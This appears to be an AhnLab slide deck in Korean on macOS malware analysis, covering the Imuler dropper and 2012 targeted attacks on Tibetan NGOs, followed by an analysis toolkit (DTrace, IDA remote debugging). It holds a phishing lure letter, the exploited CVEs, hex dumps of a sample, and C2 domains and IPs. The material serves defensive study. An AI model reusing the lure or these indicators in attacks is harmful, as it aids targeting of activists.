
```
MacOS — bash — 80x24
userui-Mac:MacOS user$ ls -la
total 552
drwxr-xr-x  6 user  staff   204 10 30 16:54 .
drwxr-xr-x  6 user  staff   204 10 30 16:54 ..
-rwxr-xr-x  1 user  staff    12 10 30 16:54 .cnf
-rwxr-xr-x  1 user  staff 140967 10 30 16:09 .confr
-rwxr-xr-x  1 user  staff  93176 10 30 16:54 .conft
-rwxr-xr-x  1 user  staff  38212 10 29 16:20 FileAgent
userui-Mac:MacOS user$
```

## 표적공격 case study

### (1) Imuler campaign

- Dropper 구조

- 사진 파일을 가장한 백도어 설치
- password를 물어보지 않음



# 표적공격 case study

## (2) 2012년 3월 티벳 NGO 표적공격

### • 1. 워드 취약점 (MS09-027) 이용한 OS X 악성코드 발견

- <http://labs.alienvault.com/labs/index.php/2012/ms-office-exploit-that-targets-macos-x-seen-in-the-wild-delivers-mac-control-rat/>

### • 메일 양식

Your Excellency  
The United Nations Commission for Human Rights  
The United Nations Commission for Human Rights Office  
Geneva, Switzerland.  
Dated: 9th March 2012.  
Your Excellency,  
The Tibetans throughout the Globe will co-mmemorate the 53rd Anniversary of the Tibetan National Uprising Day in Lhasa, Tibet in 1959, against the Peoples Republic of China. During these 53 long years of struggle, thousands of innocent Tibetans were tortured, imprisoned and killed by the Chinese government, without a fair trial. Tibet  
s rich resources are plundered and the environment destroyed with deforestation, elimination of its rare species of wildlife and diverting and damming of Tibet  
s holy rivers which are source of lifeline for many Asian countries.  
Since 2008, massive crackdowns and indoctrination of Tibetan monks and nuns were imposed by the Chinese Government. Due to heavy handedness of the Chinese authorities, and the unbearable condition of the Tibetans under their most repressive rule, the Tibetans from all parts of Tibet, especiall y Ngaba and Karzi regions unitedly protested, demanding the return of Tibet  
s spiritual leader H.Holiness the Dalai Lama and freedom for Tibet. Instead of addressing the problems being faced by the Tibetans under the Chinese repressive rule in Tibet, the Chinese authorities sought to use forceful methods by firing on unarmed Tibetan protestors, beating and injuring them. Since 16th March 2011, over 24 Tibetans have self-immolated, calling for return of Tibet  
s spiritual leader H.Holiness the Dalai Lama and freedom for Tibet. In short, Tibet is cut off from outside world, with ban on the entry of foreign media personnel and tourists.  
We therefore, appeal to your Excellency and the representatives of the United Nations member countries to take immediate action on the following demands:-  
1) Insist the Peoples Republic of China to immediately call back all Chinese Security personnel from Ngaba and Karzi regions of Tibet.  
2) All the monks and nuns must be allowed to return unconditionally to their respective monasteries  
3) Insist the Chinese authorities to release all the political prisoners, especially the young Panchen Lama, Gedun Choekyi Nyima and Tulku Tenzin Delek  
4) Allow foreign diplomats and independent media unfettered access to all the Tibetan areas for observation  
Stop all forms of percecution in Tibet and adhere to Global Human Rights norms.  
Your Excellency, we Tibetans inside Tibet and in other parts of the world, appeal and look forward eagerly to genuine political support from the United Nations like any other weaker nations who are facing tremendous aggression from more powerful nations in the world.  
As you are aware, we Tibetans, under the leadership of His Holiness the Dalai Lama, the non-violent and compassionate leader who follows non-violent even to last resort, continue to follow His steps to gain Freedom for the Tibetans.  
Thanking you,  
With due respect and hope,  
TENZIN WANGMO  
President  
RTWA Bylakuppe, Karnataka State  
PHURBU LHAMO  
President  
RTWA Kollegal, Karnataka State

## 표적공격 case study

### (2) 2012년 3월 티벳 NGO 표적공격

- 제작자는 Mac Control로 부름

```
0000A890: 62 5F 62 69-6E 64 65 72-00 2F 44 65-76 65 6C 6F b_binder /Develo
0000A8A0: 70 65 72 2F-6C 6F 6E 67-67 65 67 65-50 72 6F 6A per/longgegeProj
0000A8B0: 65 63 74 2F-4D 61 63 20-43 6F 6E 74-72 6F 6C 2F ect/Mac Control/
0000A8C0: 4D 61 63 43-6F 6E 74 72-6F 6C 20 56-31 2E 31 2E MacControl V1.1.
0000A8D0: 31 2F 46 6F-75 6E 64 61-74 69 6F 6E-5F 48 65 6C 1/Foundation_Hel
0000A8E0: 6C 6F 2E 6D-6D 20 2F 44-65 76 65 6C-6F 70 65 72 lo.mm/Developer
0000A8F0: 2F 6C 6F 6E-67 67 65 67-65 50 72 6F-6A 65 63 74 /longgegeProject
0000A900: 2F 4D 61 63-20 43 6F 6E-74 72 6F 6C-2F 4D 61 63 /Mac Control/Mac
0000A910: 43 6F 6E 74-72 6F 6C 20-56 31 2E 31-2E 31 2F 62 Control V1.1.1/b
0000A920: 75 69 6C 64-2F 46 6F 75-6E 64 61 74-69 6F 6E 5F uild/Foundation_
0000A930: 48 65 6C 6C-6F 2E 62 75-69 6C 64 2F-52 65 6C 65 Hello.build/Rele
```

- 접속 주소

- freetibet2012.xicp.net

```
0000B550: 66 72 65 65-74 69 62 65-74 32 30 31-32 2E 78 69 freetibet2012.xi
0000B560: 63 70 2E 6E-65 74 30 00-00 00 00 00-00 00 00 00 cp.net
0000B570: 00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
```


## 표적공격 case study

### (2) 2012년 3월 티벳 NGO 표적공격

#### • 2. 자바 취약점 이용한 티벳 NGO 공격

- 실제 티벳 NGO 공격 정보를 역이용
- 일부 백신 회사에서 OSX/Olyx.B라고 부르지만 Olyx와 연관성 없음

Alienvault's report on targeted attacks on Tibetan NGOs is being used to deliver malware to ... Tibetan NGOs.

 Greg Walton  
posted this on Mar 19 18:59

Alienvault's recent report on targeted attacks on Tibetan NGOs is being used to deliver malware to ... Tibetan NGOs.

```
----- Forwarded message -----  
From: webmaster <admin@alienvault.com>  
Date: Mon, Mar 19, 2012 at 8:20 AM  
Subject: Targeted attacks against Tibet organizations  
To: .....
```

We recently detected several targeted attacks against Tibetan activist organizations including the Central Tibet Administration and International Campaign for Tibet, among others.

Here is one of the mails detected:



[ More information ]

The link to [ More information ] in the body of the email connects to [hxxp://dns.assyra.com/](http://hxxp://dns.assyra.com/)

This then drops /default.jar which exploits CVE-2011-3544

The Command & Control server is [tibet.zyns.com:8080](http://tibet.zyns.com:8080) (100.42.217.73)

\* Source : <https://malwarelab.zendesk.com/entries/21142806-alienvault-s-report-on-targeted-attacks-on-tibetan-ngos-is-being-used-to-deliver-malware-to-tibetan->



## 표적공격 case study

### (2) 2012년 3월 티벳 NGO 표적공격

- 자바 취약점(CVE-2011-3544) 이용

- default.jar에 Windows 악성코드, index.jar에 OS X 악성코드 포함

default.jar

| 이름               | 크기   | 종류       | 수정한 날짜              |
|------------------|------|----------|---------------------|
| file.tmp         | 32KB | TMP 파일   | 2012-03-16 오후 12:33 |
| Func1.class      | 2KB  | CLASS 파일 | 2012-03-16 오후 12:33 |
| Tmpschdeul.class | 3KB  | CLASS 파일 | 2012-03-16 오후 12:33 |

index.jar

| 이름               | 크기   | 종류       | 수정한 날짜             |
|------------------|------|----------|--------------------|
| file.tmp         | 59KB | TMP 파일   | 2012-03-19 오후 6:16 |
| Func1.class      | 2KB  | CLASS 파일 | 2012-03-19 오후 6:16 |
| Tmpschdeul.class | 3KB  | CLASS 파일 | 2012-03-19 오후 6:16 |

- 접속 주소

- Windows 악성코드

- \* tibet.zyns.com (100.42.217.73, 미국)
- \* yahoo.xxuz.com (100.42.217.91, 미국)
- \* lyle.changeip.org (100.42.217.73, 미국)

- Mac 악성코드

- \* dns.assyra.com (100.42.217.73, 미국)

## 표적공격 (targeted attack)

### 표적공격 변화

- 표적공격 흐름
  - 단순 공격에서 행동감시 우회 방안 연구
  - 현재 Mac은 대부분 1,2 단계

#### 변화

- 1단계 - 공격 대상에 악성코드가 포함된 메일 발송
- 2단계 - 변조된 문서를 이용한 악성코드 감염
- 3단계 - 주요 프로그램의 업데이트 서버를 통한 감염 (국내)
- 4단계 - 주요 기능을 메모리에서만 실행해 흔적 최소화 (행동감시 회피 목적 추정)
- 5단계 - 정상 프로그램 모듈을 통해 악의적 기능 수행 (행동감시 회피 목적 추정)

---

# 4. 분석 환경 및 도구

---

**AhnLab**

Copyright (C) AhnLab, Inc. All rights reserved.


# File Viewer

## MachOView

- OS X 파일 Viewer

- Mac 파일 지원

- 홈페이지 : <http://sourceforge.net/projects/machoview>



# File monitor

## Dtrace

- exesnoop
- opensnoop
- dtruss

```
amugae — dtrace — 80x24
aui-iMac:~ amugae$ sudo exesnoop
UID    PID    PPID   ARGS
0      327    1      launchd
501    328    311    clear
501    329    311    sudo
0      330    329    sh
0      331    330    dtrace
501    332    290    clear
501    333    290    a.out
501    334    290    cat
501    148    136    SystemUIServer
501    148    136    SystemUIServer
501    148    136    SystemUIServer

work — bash — 80x24
aui-iMac:work amugae$ ./a.out
Hello, Mac !aui-iMac:work amugae$ cat ./hello.c
#include <stdio.h>

main()
{
    printf("Hello, Mac !");
}
aui-iMac:work amugae$

amugae
apple.Terminal.savedState/window_8.
501 215 mdworker -1 /User
apple.Terminal.savedState/window_9.
501 215 mdworker 7 /User
apple.Terminal.savedState/window_9.
501 333 a.out 3 .
501 333 a.out 3 /dev/
0 297 taskgated 3 /Users/amugae/work
0 297 taskgated 3 /Users/amugae/work/a.out
0 297 taskgated -1 /var/db/DetachedSignatures
501 334 cat 3 /dev/dtracehelper
501 334 cat 3 /usr/share/locale/ko_KR.UTF-8/LC_CTYPE
501 334 cat 3 ./hello.c
0 34 mds 9 .
501 186 Terminal 11 /Applications/Utilities/Terminal.app/Contents/Reso
urces
501 186 Terminal 11 /Users/amugae/Library/Preferences/com.apple.Servic
esMenu.Services.plist
501 186 Terminal 11 /Users/amugae/Library/Preferences/pbs.plist
501 186 Terminal 11 /System/Library/Frameworks/AppKit.framework/Resour
ces
501 186 Terminal 11 /System/Library/Frameworks/AppKit.framework/Resour
ces/ko.lproj
501 149 Finder 21 /Users/amugae/Desktop
```

- 참고 : <http://dtrace.org/blogs/brendan/2011/10/10/top-10-dtrace-scripts-for-mac-os-x/>

# Autoruns

---

## OSX Autoruns

- OSX Autoruns

- Python으로 제작된 자동실행 프로그램 확인
- 관리자 모드에서 실행 필요
- <http://www.malicious-streams.com/Downloads/Downloads.html>

### | OSX Autoruns

February 13, 2011 | Filed in: [Forensics](#)

osxautoruns is a python-based, Mac OS X utility that displays items set to auto-launch at either system boot or user login.

License: [GPLv3](#)

[DOWNLOAD](#)


# Debugger

**gdb**

- 설치

- Xcode 혹은 Command Line Tools for Xcode 설치

- \* Command Line Tools for Xcode는 OS X Lion과 OS X Mountain Lion 만 지원

| Categories  | Description  | Release Date   |
|---|--|--|
|   |  |  |
| <input checked="" type="checkbox"/> Applications (10)     | <b>▼ Kernel Debug Kit 10.8.1 build 12B19</b>   | Aug 30, 2012   |
| <input checked="" type="checkbox"/> Developer Tools (123) | <p>This package contains debug versions of the OS X kernel and many I/O Kit families for use with GDB remote (two-machine) kernel debugging. These files contain full symbolic information, unlike the equivalent files in a normal OS X installation. Also included are GDB macros useful for kernel debugging, a DEBUG kernel built without compiler optimizations, and a script for simplifying the creation of symbol files.</p> |  <a href="#">Kernel Debug Kit 10.8.1 build 12B19 .dmg(78.36 MB)</a> |
| <input type="checkbox"/> iOS (4)                          | <b>▶ Hardware IO Tools for Xcode - Late July 2012</b>  | Aug 22, 2012   |
| <input checked="" type="checkbox"/> OS X (50)             | <b>▶ Command Line Tools (OS X Lion) for Xcode - August 2012</b>  | Aug 7, 2012  |
| <input type="checkbox"/> OS X Server (9)                  | <b>▶ Command Line Tools (OS X Mountain Lion) for Xcode - August</b>  | Aug 7, 2012  |
|   | <b>▶ Xcode 4.4.1</b>   | Aug 7, 2012  |




# Debugger

## IDA

- IDA를 이용한 원격 디버깅

- 디버깅 대상 시스템 설정



```
work — bash — 80x24
users-Mac:work user$ ls -l
total 2280
-rwxr-xr-x  1 user  staff   574980 Jun 13 01:26 mac_server
-rwxr-xr-x  1 user  staff   588624 Jun 13 01:26 mac_serverx64
users-Mac:work user$ sudo chgrp procmod ./mac_server

WARNING: Improper use of the sudo command could lead to data loss
or the deletion of important system files. Please double-check your
typing when using sudo. Type "man sudo" for more information.

To proceed, enter your password, or type Ctrl-C to abort.

Password:
users-Mac:work user$ ls -l
total 2280
-rwxr-xr-x  1 user  procmod  574980 Jun 13 01:26 mac_server
-rwxr-xr-x  1 user  staff    588624 Jun 13 01:26 mac_serverx64
users-Mac:work user$ chmod g+s ./mac_server
users-Mac:work user$
```

# Debugger

## IDA

- IDA를 이용한 원격 디버깅

- 디버깅 대상 시스템 설정


```
work — mac_server — 80x24
users-Mac:work user$ ls -l
total 2312
-rwxr-xr-x  1 user  staff      8736 Oct 29 17:13 a.out
-rw-r--r--  1 user  staff         73 Oct 29 17:13 hello.c
-rwxr-xr-x  1 user  procmod  574980 Jun 13 01:26 mac_server
-rwxr-xr-x  1 user  staff   588624 Jun 13 01:26 mac_serverx64
users-Mac:work user$ sudo ./mac_server
IDA Mac OS X 32-bit remote debug server(MT) v1.15. Hex-Rays (c) 2004-2012
Listening on port #23946...

work — bash — 80x24
users-Mac:work user$ ls -l
total 2312
-rwxr-xr-x  1 user  staff      8736 Oct 29 17:13 a.out
-rw-r--r--  1 user  staff         73 Oct 29 17:13 hello.c
-rwxr-xr-x  1 user  procmod  574980 Jun 13 01:26 mac_server
-rwxr-xr-x  1 user  staff   588624 Jun 13 01:26 mac_serverx64
users-Mac:work user$
```

# Debugger

## IDA

